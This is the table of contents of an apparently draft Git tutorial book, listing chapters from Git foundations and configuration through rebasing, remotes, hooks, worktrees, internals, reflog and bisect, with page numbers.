VCS

K19G

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Table of contents

Introduction **66**

VCS **67**
Who this book is for . . . 67
What you will master . . . 67
How to read this so it sticks . . . 68
The companion kit . . . 68
Conventions . . . 68
Acknowledgements . . . 68

Git Foundations **69**

Mental Model **70**

Theory **71**

Theory: Snapshots, Names, and a Graph **72**
Invariants . . . 72
Why this model . . . 72
What can break . . . 72
How to read this chapter . . . 73

The Version Control Landscape **74**

The Version Control Landscape **75**
Why you need a history . . . 75
Three generations . . . 75
Why Git . . . 76
What a forge is . . . 76
What Git is not . . . 76
Next . . . 76

The Directed Acyclic Graph **77**

The Directed Acyclic Graph **78**
Snapshots with parents . . . 78
A branch is a name . . . 78
A second line of work . . . 78
HEAD . . . 79
Look at the graph . . . 79

The Three-Tree Model **80**

The Three-Tree Model **81**
Three snapshots, one project . . . 81
Why the index exists . . . 81
`status` is the three-tree report . . . 82
`reset` in one sentence . . . 82
Check it . . . 82

Object Types **83**

Object Types **84**
Content-addressed storage . . . 84
Four types . . . 84
Packfiles are compression . . . 85
Integrity . . . 85
What this buys a server . . . 85

References: Branches, Tags, and HEAD **86**

References: Branches, Tags, and HEAD **87**
A ref is a name for a hash . . . 87
Branches move, tags mostly do not . . . 87
HEAD is usually a pointer to a pointer . . . 88
Remote-tracking names . . . 88
Plumbing vs porcelain . . . 88

The Distributed Model **89**

The Distributed Model **90**
Every clone is a full copy . . . 90
Implications . . . 90
What a hosting platform must speak . . . 91

Detached HEAD **92**

Detached HEAD **93**
Outline . . . 93

Revisions and Ranges **94**

Revisions and Ranges **95**
Outline . . . 95

Ref Name Rules: What git check-ref-format Allows, and Why **96**

Ref Name Rules: What `git check-ref-format` Allows, and Why **97**
Thesis . . . 97
The rules, tested one at a time . . . 97
`--branch`: the stricter check porcelain uses . . . 99

Valid names that still cause trouble . . . 100
Turning free text into a branch name . . . 101
Pitfalls . . . 101
Takeaways . . . 102
Sources . . . 102

Install and Config **103**

Theory **104**

Theory: Identity and Config are Data, Not Login **105**
Invariants . . . 105
Why layers . . . 105
What can break . . . 105
How to read this chapter . . . 106

Installing Git **107**

Installing Git **108**
Check what you already have . . . 108
Install from the distro . . . 108
Line endings and the filesystem . . . 109
What else you need for Parts I–II . . . 109
Confirm . . . 109

Config Layers **110**

Config Layers **111**
Three layers . . . 111
Set the global layer once . . . 111
Repo-only overrides . . . 112
`includeIf` for home vs work . . . 112
See the result . . . 113

Identity, Email, and Essential Settings **114**

Identity, Email, and Essential Settings **115**
Identity is metadata, not a login . . . 115
Check what will be recorded . . . 115
Signing is later . . . 116
Author vs committer . . . 116
Essential settings, one list . . . 116

SSH vs HTTPS **117**

SSH vs HTTPS **118**
Two ways to talk to a remote . . . 118
SSH keys . . . 118
HTTPS and tokens . . . 119

Pick one default . . . 120

Editor, Pager, and Difftool **121**

Editor, Pager, and Difftool **122**
Outline . . . 122

Aliases **123**

Aliases **124**
Outline . . . 124

Updating Git on Linux **125**

Updating Git on Linux **126**
Outline . . . 126

First Repository **127**

Theory **128**

Theory: The Add/Commit Cycle is the Product **129**
Invariants . . . 129
Why the index exists . . . 129
What can break . . . 129
How to read this chapter . . . 130

Initializing a Repository **131**

Initializing a Repository **132**
A directory becomes a repository . . . 132
What `git init` wrote . . . 133
`init` vs `clone` . . . 133
Already have files? . . . 133
`init` in the wrong place . . . 133

The Add/Commit Cycle **134**

The Add/Commit Cycle **135**
The loop . . . 135
One file, one commit . . . 135
A second commit . . . 136
What `-m` is doing . . . 136
`git add` shapes . . . 136
`commit -a` . . . 137
After the cycle . . . 137

status, log, and diff **138**

`git status`, `git log`, `git diff` 139
`git status` — where you are . . . 139
`git log` — the DAG as a list . . . 139
`git diff` — the patch . . . 140
DiffTool . . . 140
A one-minute drill . . . 140

Undoing Mistakes 141

Undoing Mistakes 142
Three common "undo"s . . . 142
Discard unstaged work . . . 142
Unstage, keep the edit . . . 143
Amend the last commit . . . 143
Revert is a new commit . . . 143
`rm` and `mv` . . . 144
If you are lost . . . 144

Hands-On: Build a Tiny Project 145

Hands-On: Build a Tiny Project 146
Setup . . . 146
Commit 1 — README . . . 146
Commit 2 — a tiny module . . . 147
Read it . . . 147
Break it on purpose . . . 147
Stage, unstage, restage . . . 147
Amend the message . . . 148
Ignore a secret-shaped file . . . 148
Done when . . . 148

.gitignore in Depth 149

.gitignore in Depth 150
Outline . . . 150

Interactive Add 151

Interactive Add 152
Outline . . . 152

git rm and git mv 153

git rm and git mv 154
Outline . . . 154

What Not to Commit 155

What Not to Commit 156
Outline . . . 156

Inspecting History **157**

Theory **158**

Theory: History is a Query over the DAG **159**
Invariants . . . 159
Why this matters on a forge . . . 159
What can break . . . 159
How to read this chapter . . . 160

Advanced git log **161**

Advanced git log **162**
Outline . . . 162

Two-Dot and Three-Dot Ranges **163**

Two-Dot and Three-Dot Ranges **164**
Outline . . . 164

git show and –stat **165**

git show and –stat **166**
Outline . . . 166

git blame **167**

git blame **168**
Outline . . . 168

Pickaxe and –follow **169**

Pickaxe and –follow **170**
Outline . . . 170

git log -L: The History of One Function **171**

git log -L: The History of One Function **172**
Thesis . . . 172
A repository with a story . . . 172
Asking for a function by name . . . 174
Line numbers and regex ranges . . . 175
Rules worth knowing . . . 177
Takeaways . . . 177
Sources . . . 177

git shortlog **178**

git shortlog **179**
Outline . . . 179

Hands-On: History Archaeology **180**

Hands-On: History Archaeology **181**
Outline . . . 181

Blame through reformats: .git-blame-ignore-revs **182**

Blame through reformats: `.git-blame-ignore-revs` **183**
Thesis . . . 183
Mental model . . . 184
Worked examples (Cases) . . . 185
Case 1: A reformat takes over blame . . . 185
Case 2: `--ignore-rev`, and the marks that show the guesses . . . 188
Case 3: Share it: `.git-blame-ignore-revs` and `blame.ignoreRevsFile` . . . 189
Case 4: Put it in global config, and blame breaks everywhere else . . . 191
Case 5: The squash merge that ignored nothing . . . 192
Case 6: Code that moved to another file . . . 194
The trap . . . 195
The boring rule . . . 195
Try this . . . 196
Next . . . 196
Verification . . . 196
Sources . . . 196

Ignore, Attributes, and LFS **198**

Theory **199**

Theory: The Index is a Filter; LFS is a Pointer **200**
Invariants . . . 200
Why Git is a bad backup of videos . . . 200
What can break . . . 200
How to read this chapter . . . 200

gitignore Patterns **201**

gitignore Patterns **202**
Outline . . . 202

gitattributes **203**

gitattributes **204**
Outline . . . 204

export-ignore and git archive **205**

export-ignore and git archive **206**
Outline . . . 206

Git LFS 207

Git LFS 208
Outline . . . 208

Hands-On: Ignore and LFS 209

Hands-On: Ignore and LFS 210
Outline . . . 210

Everyday Workflows 211

Commits and History 212

Theory 213

Theory: A Commit is Immutable; Messages are for Humans and Machines 214
Invariants . . . 214
Why messages matter . . . 214
What can break . . . 214
How to read this chapter . . . 215

Commit Anatomy 216

Commit Anatomy 217
A commit is a snapshot plus metadata . . . 217
Author and committer . . . 217
Short names . . . 218
The tree under it . . . 218
What `git show` adds . . . 218

Conventional Commits 219

Commit Messages That Matter: Conventional Commits 220
Shape of a message . . . 220
Types this book uses . . . 220
Why bother . . . 221
What to put in the body . . . 221
Trailers . . . 221
A local alias . . . 221

Amending a Commit Message 222

Amending and Fixing an Incorrect Commit Message 223
The last commit only . . . 223
When this is safe . . . 223
Older than HEAD . . . 224
Recover if you amended by mistake . . . 224

Identity in an amended commit . . . 224

Unstaging a File **225**

Unstaging an Added File **226**
The index is the next commit . . . 226
Restore vs reset . . . 226
Unstage everything . . . 227
Untracked files . . . 227
Partial unstage . . . 227
Check before you commit . . . 227

Hands-On: Amend and Rewrite **228**

Hands-On: Amend and Rewrite a Commit **229**
1. A sloppy commit . . . 229
2. Fix the subject . . . 229
3. Forgot a file . . . 229
4. Staged too much, then unstaged . . . 230
5. Confirm the graph . . . 230

Commit Templates **231**

Commit Templates **232**
Outline . . . 232

Empty and Split Commits **233**

Empty and Split Commits **234**
Outline . . . 234

Trailers and mailmap: keeping agent commits honest **235**

Trailers and mailmap: keeping agent commits honest **236**
Thesis . . . 236
Mental model . . . 236
Worked examples . . . 238
Case 1: Author is not committer . . . 238
Case 2: A stray `GIT_AUTHOR_*` wins over `-c user.name` . . . 239
Case 3: Writing trailers . . . 240
Case 4: What Git actually parses as a trailer . . . 242
Case 5: A `commit-msg` hook, and why it is not enough . . . 243
Case 6: The gate lives on the server . . . 246
Case 7: `.mailmap` fixes how identities read, not what history says . . . 246
Case 8: What is newer than this box's Git . . . 248
The trap . . . 248
The boring rule . . . 248
Try this . . . 249
Sources . . . 249

Reading a Commit with git show **250**

Reading a Commit with git show **251**
Outline . . . 251

Git Diff Algorithms — myers, patience, histogram **252**

Git Diff Algorithms — myers, patience, histogram **253**
Thesis . . . 253
Mental model . . . 253
Worked examples . . . 253
Trap . . . 255
Boring rule . . . 255
Try this . . . 255
Sources . . . 255

Git –max-count-oldest without the –reverse Trap **256**

Git `--max-count-oldest` without the `--reverse` Trap **257**
Thesis . . . 257
Mental model . . . 257
Worked examples . . . 257
Trap . . . 257
Boring rule . . . 257
Try this . . . 258
Sources . . . 258

git range-diff for Rewritten Series **259**

git range-diff for Rewritten Series **260**
Thesis . . . 260
Mental model . . . 260
Worked example . . . 260
Trap . . . 260
Boring rule . . . 261
Try this . . . 261
Sources . . . 261

git notes — Annotations outside the Tree **262**

git notes — Annotations outside the Tree **263**
Thesis . . . 263
Mental model . . . 263
Worked example . . . 263
Trap . . . 264
Boring rule . . . 264
Try this . . . 264
Sources . . . 264

Reset, Restore, and Checkout **265**

Theory **266**

Theory: Reset Moves Names; Restore Copies Bytes; Revert Adds a Commit **267**
Invariants . . . 267
Why `checkout` split . . . 267
What can break . . . 267
How to read this chapter . . . 268

Soft, Mixed, and Hard Reset **269**

Soft, Mixed, and Hard Reset **270**
One commit, three trees . . . 270
`--soft` moves the name . . . 270
`--mixed` moves the name and the index . . . 271
`--hard` moves all three . . . 271
Remove the scratch commit . . . 272
Where this is safe . . . 272

restore vs reset vs revert **273**

Restore, Reset, and Revert **274**
Three audiences . . . 274
Amend and soft reset . . . 274
Revert goes forward . . . 275
A test you can apply . . . 275

Resetting Paths **276**

Resetting Paths **277**
A path means the branch stays . . . 277
Put the file back, then drop the commit . . . 278
Whole tree versus one path . . . 278

switch, restore, and checkout **279**

switch, restore, and checkout **280**
Two commands, two jobs . . . 280
Switch branches . . . 280
A path is not a branch . . . 281
Local edits that would be overwritten . . . 281
Detached HEAD . . . 281

Hands-On: Reset Lab **283**

Hands-On: Reset Lab **284**
Setup . . . 284
Soft . . . 284
Mixed . . . 285

Hard, and an untracked file . . . 285
Recover with the reflog . . . 285
Leave the repo as you found it . . . 285
Done when . . . 286

Branching and Merging **287**

Theory **288**

Theory: A Branch is a Name; a Merge is a Node with Two Parents **289**
Invariants . . . 289
Why merge commits exist . . . 289
What can break . . . 289
How to read this chapter . . . 290

Creating and Switching Branches **291**

Branch to Create a Safe Working Area **292**
A branch is a name . . . 292
Name them so later pages stay readable . . . 292
Work on the branch . . . 292
List and see . . . 293
Delete . . . 293
Rename . . . 293
Stuck with a dirty working tree . . . 293

Merge Types **294**

Merge Types: Fast-Forward, Recursive, and Octopus **295**
Fast-forward . . . 295
Recursive (two parents) . . . 295
Octopus (three or more parents) . . . 296
See the parents . . . 296
Abort . . . 296

Three-Way Merge **297**

Three-Way Merge Explained **298**
The three trees . . . 298
See the base . . . 298
Stages in the index during a conflict . . . 299
Why this matters for a forge . . . 299
`zdiff3` markers . . . 299

Merge Conflicts **300**

Merge Conflicts: In Git and in Teams **301**
What a conflict is . . . 301
The loop . . . 301

Abort vs continue . . . 302
Binary files and deletes . . . 302
Teams . . . 302
After the merge . . . 302

Fast-Forward for Clean History **303**

Creating a Fast-Forward Merge for a Clean History **304**
When a fast-forward is possible . . . 304
If it fails . . . 304
See it . . . 304
`first-parent` . . . 305

Hands-On: A Real Merge Conflict **306**

Hands-On: Simulate a Real Merge Conflict **307**
Setup . . . 307
Branch A — JSON ping . . . 307
Branch B — string change on main . . . 307
Merge and conflict . . . 308
Done when . . . 308

mergetool **309**

mergetool **310**
Outline . . . 310

ours, theirs, and Renames **311**

ours, theirs, and Renames **312**
Outline . . . 312

Orphan Branches **313**

Orphan Branches **314**
Outline . . . 314

Comparing Branches **315**

Comparing Branches **316**
Outline . . . 316

rerere: reuse recorded conflict resolutions **317**

rerere: reuse recorded conflict resolutions **318**
Thesis . . . 318
Enable it . . . 318
Mental model . . . 319
Lab: record once, reuse once . . . 319
Commands you actually use . . . 320

Where it helps — and where it lies . . . 320
Pitfalls . . . 321
Rebase interaction . . . 321
Minimal team policy . . . 321
Summary . . . 321
Sources . . . 322

Git 2.56 for Daily Work **323**

Git 2.56 for Daily Work: `add --resolved`, `branch --delete-merged`, and Friends **324**
Thesis . . . 324
Mental model . . . 324
Worked examples (Cases) . . . 325
Case 1: Stage what you resolved, not what you happened to touch . . . 326
Case 2: Set topics up the way `--delete-merged` expects . . . 327
Case 3: Preview, then sweep . . . 328
Case 4: A bisect that cleans up after itself . . . 331
Case 5: Drop one commit without an interactive rebase . . . 332
What you get for free . . . 333
The trap . . . 334
The boring rule . . . 335
Try this . . . 335
Sources . . . 336

git add –resolved for Conflict Markers **337**

git add –resolved for Conflict Markers **338**
Thesis . . . 338
Mental model . . . 338
Worked example . . . 338
Trap . . . 339
Boring rule . . . 339
Try this . . . 339
Sources . . . 339

Custom Merge Drivers: union, a Structural JSON Driver, and mergiraf **340**

Custom Merge Drivers: union, a Structural JSON Driver, and mergiraf **341**
Thesis . . . 341
Mental model . . . 341
Worked example: two branches, two false conflicts . . . 342
1. The default line merge . . . 342
2. A structural driver for JSON, and union for the changelog . . . 343
3. A real conflict still stops the merge . . . 344
4. It also runs outside `git merge` . . . 345
Plugging in a syntax-aware driver: mergiraf . . . 345
Things that bite . . . 345
Try this . . . 346
Sources . . . 346

Rebasing 347

Theory 348

Theory: Rebase Copies Commits; It Does Not Slide Them 349
Invariants . . . 349
Why teams fight about it . . . 349
What can break . . . 349
How to read this chapter . . . 350

Why Rebase 351

Why Rebase? Clean History vs Merge Commits 352
Replay commits on a new parent . . . 352
What you gain . . . 352
What you pay . . . 352
`rebase` vs `merge` in one line . . . 353

Interactive Rebase 354

Interactive Rebase: Squash, Reorder, Fixup, Polish 355
Open the todo list . . . 355
Verbs you will use . . . 355
Linux without the editor (labs) . . . 356
Stop and amend (`edit`) . . . 356
Abort . . . 356
Range . . . 356

Rebase Conflicts 357

Rebase Conflicts: How They Differ from Merge Conflicts 358
One commit at a time . . . 358
The loop . . . 358
Ours / theirs are swapped from merge . . . 359
`rerere` . . . 359
After success . . . 359

Pull with Rebase 360

Pull with Rebase When Your Branch Is Out of Date 361
`pull` is fetch plus integrate . . . 361
When this is the right shape . . . 362
When to merge instead . . . 362
Set it for this branch only . . . 362
After a rebase pull . . . 362

Rebase vs Merge 363

The Debate: Rebase vs Merge 364
Same trees, different graphs . . . 364

A default that scales . . . 364
`rerere`, tests, Linux . . . 365
You can mix . . . 365

Hands-On: Clean Up a Messy History **366**

Hands-On: Clean Up a Messy History **367**
Setup . . . 367
Three messy commits . . . 367
Squash with GNU sed (Linux) . . . 367
Optional: rebase onto main . . . 368
Cleanup . . . 368
Done when . . . 368

rebase –onto: cut a commit chain off one base and replay on another **369**

rebase –onto: cut a commit chain off one base and replay on another **370**
Thesis . . . 370
The form . . . 370
Classic transplant . . . 370
Lab . . . 371
Dropping a range . . . 372
Hard-case recovery after an upstream rewrite . . . 372
Pitfalls . . . 372
Compared with cherry-pick . . . 372
Checklist before you force-push . . . 373
Summary . . . 373
Sources . . . 373

autosquash and fixup **374**

autosquash and fixup **375**
Outline . . . 375

rebase –exec **376**

rebase –exec **377**
Outline . . . 377

update-refs and keep-base **378**

update-refs and keep-base **379**
Thesis . . . 379
Mental model . . . 379
Worked examples (Cases) . . . 380
Case 1: The stale stack (what goes wrong without the flag) . . . 381
Case 2: `--update-refs` moves the whole stack . . . 382
Case 3: Fix the bottom commit from the top, without moving the base . . . 383
Case 4: Make it the default . . . 384
Case 5: Publish the moved stack in one atomic push . . . 385

Case 6: The bottom branch was squash-merged . . . 385
The trap . . . 386
The boring rule . . . 387
Try this . . . 387
Sources . . . 387

Interactive Rebase from the Merge-Base **389**

Interactive Rebase from the Merge-Base **390**
Thesis . . . 390
Mental model . . . 390
Worked examples . . . 390
Trap . . . 390
Boring rule . . . 391
Try this . . . 391
Sources . . . 391

Cherry-Pick and Revert **392**

Theory **393**

Theory: Cherry-Pick and Revert are Patches with New Hashes **394**
Invariants . . . 394
Why not reset on production . . . 394
What can break . . . 394
How to read this chapter . . . 394

Cherry-Pick **395**

Cherry-Pick: Moving Commits Surgically **396**
Copy the patch, new hash . . . 396
Several commits . . . 396
Conflicts . . . 396
Empty pick . . . 397
What cherry-pick is for . . . 397

Hotfixes and Backports **398**

Deploying Hotfixes Without Merging Features **399**
The situation . . . 399
Release branch . . . 399
Backport the other direction . . . 399
Label it in the message . . . 400
After the pick . . . 400

Revert and Unmerge **401**

`git revert` and Unmerging Changes **402**
Revert writes history forward . . . 402

Several commits . . . 402
Revert a merge commit . . . 402
Revert vs reset vs restore . . . 403
Un-merge without `-m` . . . 403

Production Emergency Scenarios **404**

Real Production Emergency Scenarios **405**
1. Bad commit is `HEAD` on `main`, already pulled by others . . . 405
2. Bad commit is in the middle of `main` . . . 405
3. Fix exists on a feature branch, production cannot wait . . . 406
4. You committed a secret . . . 406
5. Merge to `main` was wrong, merge commit is `HEAD`, not pushed . . . 406
6. You are not sure what `main` is . . . 406

Ranges and -x **407**

Ranges and -x **408**
Outline . . . 408

Empty Picks and –skip **409**

Empty Picks and –skip **410**
Outline . . . 410

Remotes **411**

Theory **412**

Theory: A Remote is Another Repository Plus a Nickname **413**
Invariants . . . 413
Why PRs are not Git objects . . . 413
What can break . . . 413
How to read this chapter . . . 413

Fetch, Pull, and Push **414**

Remote Mechanics: Fetch, Pull, Push **415**
A remote is a named URL . . . 415
Fetch . . . 415
Push . . . 416
Pull . . . 416
Tracking . . . 416
Delete a remote branch . . . 416

Multiple Remotes **417**

Understanding Multiple Remotes **418**
Extra remotes are normal . . . 418

Push to both . . . 418
Independence preview . . . 419
Rename and remove . . . 419
`origin` on a USB disk . . . 419

Force Push **420**

Force Push Dangers **421**
Why push refuses . . . 421
`--force-with-lease` . . . 421
`--force` . . . 421
`main` . . . 421
Recover if you force-pushed by mistake . . . 422
Lease plus fetch . . . 422

Pull Requests and Code Review **423**

Pull Requests, Code Review, and Handling Conflicts in Teams **424**
Git has no pull request object . . . 424
Local shape . . . 424
Conflicts in a PR . . . 425
Review comments . . . 425
Hands-on next . . . 425

Hands-On: Two Clones **426**

Hands-On: Fork, Clone, Branch, Commit, Push **427**
Origin (bare) . . . 427
Your clone . . . 427
A second clone (teammate or your own review checkout) . . . 428
Feature on A, fetch on B . . . 428
Done when . . . 428

Tracking and Upstream **430**

Tracking and Upstream **431**
Outline . . . 431

Refspecs **432**

Refspecs **433**
Outline . . . 433

git bundle **434**

git bundle **435**
Outline . . . 435

Prune and Rename **436**

Prune and Rename **437**
Outline . . . 437

Forks vs Clones **438**

Forks vs Clones **439**
Outline . . . 439

The Email Patch Workflow: format-patch, send-email, am, and Versioned Series **440**

The Email Patch Workflow: `format-patch`, `send-email`, `am`, and Versioned Series **441**
Thesis . . . 441
Setup . . . 441
1. Turn commits into mail: `git format-patch` . . . 442
2. Send it: `git send-email` (from the docs; not run here) . . . 443
3. Revise it: v2 with a range-diff . . . 443
4. Apply it: `git am` . . . 444
5. At kernel scale: b4 (from the docs; not run here) . . . 445
Pitfalls . . . 445
Takeaways . . . 445
Sources . . . 446

Stash, Tags, and Cleanup **447**

Theory **448**

Theory: Stash is Commits; a Tag is a Name Meant to Stay Put **449**
Invariants . . . 449
Why stash vs a branch . . . 449
What can break . . . 449
How to read this chapter . . . 450

Stash **451**

Stash Mechanics, Including Patch Stashes **452**
A stash is a commit Git keeps on the side . . . 452
Include untracked . . . 452
Patch stash (`-p`) . . . 453
Named and multiple . . . 453
Conflicts on apply . . . 453
Stash vs commit . . . 453

Tags **454**

Tags: Lightweight vs Annotated **455**
Two kinds . . . 455
List and show . . . 455
Push . . . 455
Checkout . . . 456

Delete . . . 456

Cleanup Commands **457**

Cleanup Commands **458**
Merged branches . . . 458
Stashes . . . 458
Untracked files: `git clean` . . . 458
Garbage collection . . . 459
`git fsck` (peek) . . . 459

Hands-On: Stash and Switch **460**

Hands-On: Stash, Work on Another Branch, Apply **461**
Park work . . . 461
Other work . . . 461
Restore the stash . . . 461
Tag this point . . . 462
Done when . . . 462

stash branch **463**

stash branch **464**
Outline . . . 464

git describe **465**

git describe **466**
Outline . . . 466

git archive **467**

git archive **468**
Outline . . . 468

Hooks **469**

Theory **470**

Theory: Hooks are Local Policy; the Server is Real Policy **471**
Invariants . . . 471
Why both . . . 471
What can break . . . 471
How to read this chapter . . . 472

Hook Types **473**

Hook Types: Pre-Commit, Commit-Msg, Pre-Push **474**
A hook is a program Git runs . . . 474
Client hooks you will write . . . 475

Server hooks (later) . . . 475
Environment . . . 475

Writing a Hook **476**

Writing Your First Hook **477**
`pre-commit` . . . 477
`commit-msg` . . . 477
`pre-push` . . . 478
`--no-verify` . . . 478

Hook Templates and CI **479**

Hook Templates: Sharing Hooks Across Repos **480**
`.git/hooks` is local . . . 480
`core.hooksPath` . . . 480
`init.templateDir` . . . 480
CI is the hook you cannot skip . . . 481
Frameworks . . . 481

Hands-On: A Pre-Commit Hook **482**

Hands-On: Create a Pre-Commit Hook **483**
Fail on purpose . . . 483
Pass . . . 483

prepare-commit-msg **485**

prepare-commit-msg **486**
Outline . . . 486

post-checkout and post-merge **487**

post-checkout and post-merge **488**
Outline . . . 488

–no-verify **489**

–no-verify **490**
Outline . . . 490

Config-based hooks: sharing hooks without copying files into .git/hooks **491**

Config-based hooks: sharing hooks without copying files into `.git/hooks` **492**
Thesis . . . 492
Mental model . . . 493
Worked examples (Cases) . . . 494
Case 1: Two hooks on one event, defined once for every repository . . . 494
Case 2: Order, the hooks directory, and the off switches . . . 496
Case 3: Shipping hook config with the project . . . 497

Case 4: The teammate on an older Git . . . 498
Case 5: An included hook runs whatever the last pull brought . . . 499
Case 6: Parallel hooks on the server . . . 500
The trap . . . 502
The boring rule . . . 502
Try this . . . 502
Sources . . . 502

A pre-push guard against large files and runaway LFS uploads **504**

A pre-push guard against large files and runaway LFS uploads **505**
Thesis . . . 505
Mental model . . . 505
The hook . . . 506
Worked example . . . 507
Installing alongside Git LFS . . . 508
Limits of a client-side hook . . . 509
Try this . . . 509
Sources . . . 509

Submodules and Worktrees **510**

Theory **511**

Theory: Submodules Pin a Hash; Worktrees Share an Object Store **512**
Invariants . . . 512
Why not always submodule . . . 512
What can break . . . 512
How to read this chapter . . . 513

Submodules **514**

Submodule Mechanics: Add, Update, Clone **515**
A submodule is a nested repository plus a gitlink . . . 515
Clone a superproject . . . 516
Update the pin . . . 516
Pitfalls . . . 516

Worktrees **517**

Git Worktrees: The Modern Alternative **518**
One object store, several working trees . . . 518
Why not `git clone` again . . . 518
Linux workflow . . . 518
Detached review . . . 519
Hooks and `GIT_DIR` . . . 519

When to Use Which **520**

When to Use Which **521**
Worktree . . . 521
Submodule . . . 521
Copy the files . . . 521
Monorepo . . . 521
Extra clone . . . 521
Extra remote . . . 521
Rule of thumb . . . 522

Hands-On: Submodule and Worktree **523**

Hands-On: A Repo with a Submodule and a Worktree **524**
Child library . . . 524
Parent with submodule . . . 524
Worktree of the parent . . . 524
Cleanup . . . 525
Done when . . . 525

foreach and sync **526**

foreach and sync **527**
Outline . . . 527

deinit and absorbgitdirs **528**

deinit and absorbgitdirs **529**
Outline . . . 529

Worktree Locks and prune **530**

Worktree Locks and prune **531**
Outline . . . 531

Worktree Lifecycle for Parallel Work: add, prune, repair **532**

Worktree Lifecycle for Parallel Work: `add`, `prune`, `repair` **533**
Thesis . . . 533
Mental model . . . 533
Worked examples (Cases) . . . 534
Case 1: One worktree per line of work . . . 534
Case 2: `rm -rf` leaves a ghost . . . 535
Case 3: Lock what lives somewhere unreliable . . . 536
Case 4: `remove` protects your work, `mv` breaks the link, `repair` fixes it . . . 536
Case 5: Relative links for repositories that move . . . 537
Case 6: A throwaway build that cannot leak . . . 538
The trap . . . 538
The boring rule . . . 539
Try this . . . 539
Sources . . . 540

Branching Workflows **541**

Theory **542**

Theory: A Workflow is a Policy on Names, Not a Git Feature **543**
Invariants . . . 543
Why write it down . . . 543
What can break . . . 543
How to read this chapter . . . 543

Git Flow **544**

Git Flow: The Classic Model **545**
The picture . . . 545
Commands (shape, not a plugin) . . . 545
What it costs . . . 546
What it buys . . . 546

GitHub Flow and Trunk-Based **547**

GitHub Flow and Trunk-Based Development **548**
GitHub Flow (as a Git topology) . . . 548
Trunk-based . . . 548
Compare . . . 549

Feature Flags **550**

Feature Flags and Deployment **551**
A flag is a runtime switch . . . 551
What Git still does . . . 551
Cleanup . . . 552
GitOps preview . . . 552

Monorepos vs Polyrepos **553**

Monorepos vs Polyrepos **554**
Polyrepo (this book's default so far) . . . 554
Monorepo . . . 554
Trade-offs . . . 554
Linux tooling . . . 555
This book . . . 555

Choosing a Strategy **556**

Choosing a Strategy **557**
A default for this book's desk . . . 557
When to change it . . . 557
What Git will not decide . . . 557

The Forking Workflow **559**

The Forking Workflow **560**
Outline . . . 560

Stacked Changes: Stacked Pull Requests on GitHub **561**

Stacked Changes: Stacked Pull Requests on GitHub **562**
Thesis . . . 562
Mental model . . . 562
Worked examples (Cases) . . . 563
Case 1: Start a stack . . . 564
Case 2: One layer per reviewable idea . . . 564
Case 3: Where the stack lives on your disk . . . 565
Case 4: A review fix on the bottom layer . . . 566
Case 5: Trunk moves too; one cascading rebase fixes both . . . 566
Case 6: What GitHub does that your clone cannot . . . 567
The trap . . . 568
The boring rule . . . 570
Try this . . . 570
Sources . . . 570

Release Tags and Changelogs **571**

Release Tags and Changelogs **572**
Outline . . . 572

Power Skills **573**

Internals **574**

Theory **575**

Theory: Content Addressing is the Whole Trick **576**
Invariants . . . 576
What can break . . . 576
How to read this chapter . . . 576

The Object Store **577**

The Object Store **578**
Outline . . . 578

Content Addressing — SHA-1, SHA-256, and the Git 3.0 Switch **579**

Content Addressing — SHA-1, SHA-256, and the Git 3.0 switch **580**
Mental model . . . 580
Worked examples . . . 581
Case 1: hash an object by hand . . . 581
Case 2: what a SHA-256 repository is . . . 581

Case 3: what does not cross between formats . . . 582
Case 4: tooling that hard-codes SHA-1 . . . 583
Case 5: previewing Git 3.0 defaults, and pinning yours . . . 584
Case 6: the interoperability work (`compatObjectFormat`) . . . 585
Case 7: migrating an existing repository today . . . 586
Cheat sheet . . . 587
Safety . . . 587
Hands-on checklist . . . 587
Pitfalls . . . 588
Sources . . . 588

Packfiles and git log **589**

Packfiles and git log **590**
Outline . . . 590

Internals That Affect Servers **591**

Internals That Affect Servers **592**
Outline . . . 592

Hands-On: git cat-file **593**

Hands-On: git cat-file **594**
Outline . . . 594

The reftable ref backend: measuring it against files, and migrating before Git 3.0 **595**
Setup . . . 595
Measured (git 2.47.3, ext4, same box) . . . 596
What's on disk . . . 596
Migrating an existing repository . . . 597
Checklist before Git 3.0 flips the default . . . 598

git replace: Swapping Objects and Grafting History Without Rewriting **599**

git replace: Swapping Objects and Grafting History Without Rewriting **600**
The problem with immutable history . . . 600
How object replacement works under the hood . . . 600
Mechanics of the git replace command . . . 602
1. Basic object-for-object replacement . . . 602
2. Grafting parents (`--graft`) . . . 602
3. Interactive editing (`--edit`) . . . 603
4. Listing and formatting . . . 603
5. Deletion . . . 603
Bypassing replacements . . . 604
The CLI flag: `--no-replace-objects` . . . 604
The environment variable: `GIT_NO_REPLACE_OBJECTS` . . . 604
Hands-on Lab 1: Grafting split repositories . . . 604
Hands-on Lab 2: Swapping raw blobs . . . 607

Practical production use cases . . . 608
1. Archival repository stitching (The Linux history graft) . . . 608
2. Large blob masking in developer environments . . . 609
3. Local commit message hot-patching . . . 609
Sharing replacement refs across remotes . . . 609
Pushing replacement refs . . . 609
Fetching replacement refs . . . 610
Automating fetch in repository configuration . . . 610
Making replacements permanent . . . 610
The modern approach: git-filter-repo . . . 610
The deprecated approach: git filter-branch . . . 611
Pitfalls and operational trade-offs . . . 611
1. Invisibility during clones and CI failures . . . 611
2. Confusion during git bisect . . . 612
3. Deleting a replacement can lose its object . . . 612
4. Performance scaling with massive ref counts . . . 612
Summary . . . 612
Sources . . . 613

Reflog **614**

Theory **615**

Theory: The Reflog is a Local Journal of Names **616**
Invariants . . . 616
What can break . . . 616
How to read this chapter . . . 616

How the Reflog Works **617**

How the Reflog Works **618**
Outline . . . 618

Recover Deleted Branches **619**

Recover Deleted Branches **620**
Outline . . . 620

The 30-Day Safety Window **621**

The 30-Day Safety Window **622**
Outline . . . 622

Recovery Scenarios **623**

Recovery Scenarios **624**
Outline . . . 624

Bisect **625**

Theory **626**

Theory: Bisect is Binary Search on First-Parent History **627**
Invariants . . . 627
What can break . . . 627
How to read this chapter . . . 627

Binary Search for Bugs **628**

Binary Search for Bugs **629**
Outline . . . 629

Automate Bisect with Tests **630**

Automate Bisect with Tests **631**
Thesis . . . 631
The exit-code contract . . . 631
Writing a check script . . . 632
Building the demo history . . . 633
Running the automated bisection . . . 634
Reading the run . . . 636
Why commit 15 was skipped . . . 636
Step count efficiency . . . 636
Making performance checks trustworthy . . . 636
Other regressions to hunt with terms . . . 637
Common mistakes . . . 637
Exercises . . . 638
Summary . . . 638
Sources . . . 638

2 AM Production Debugging **639**

2 AM Production Debugging **640**
Outline . . . 640

Hands-On: git bisect **641**

Hands-On: git bisect **642**
Outline . . . 642

Performance and Scale **643**

Theory **644**

Theory: Scale is Reachability and Pack Shape **645**
Invariants . . . 645
What can break . . . 645

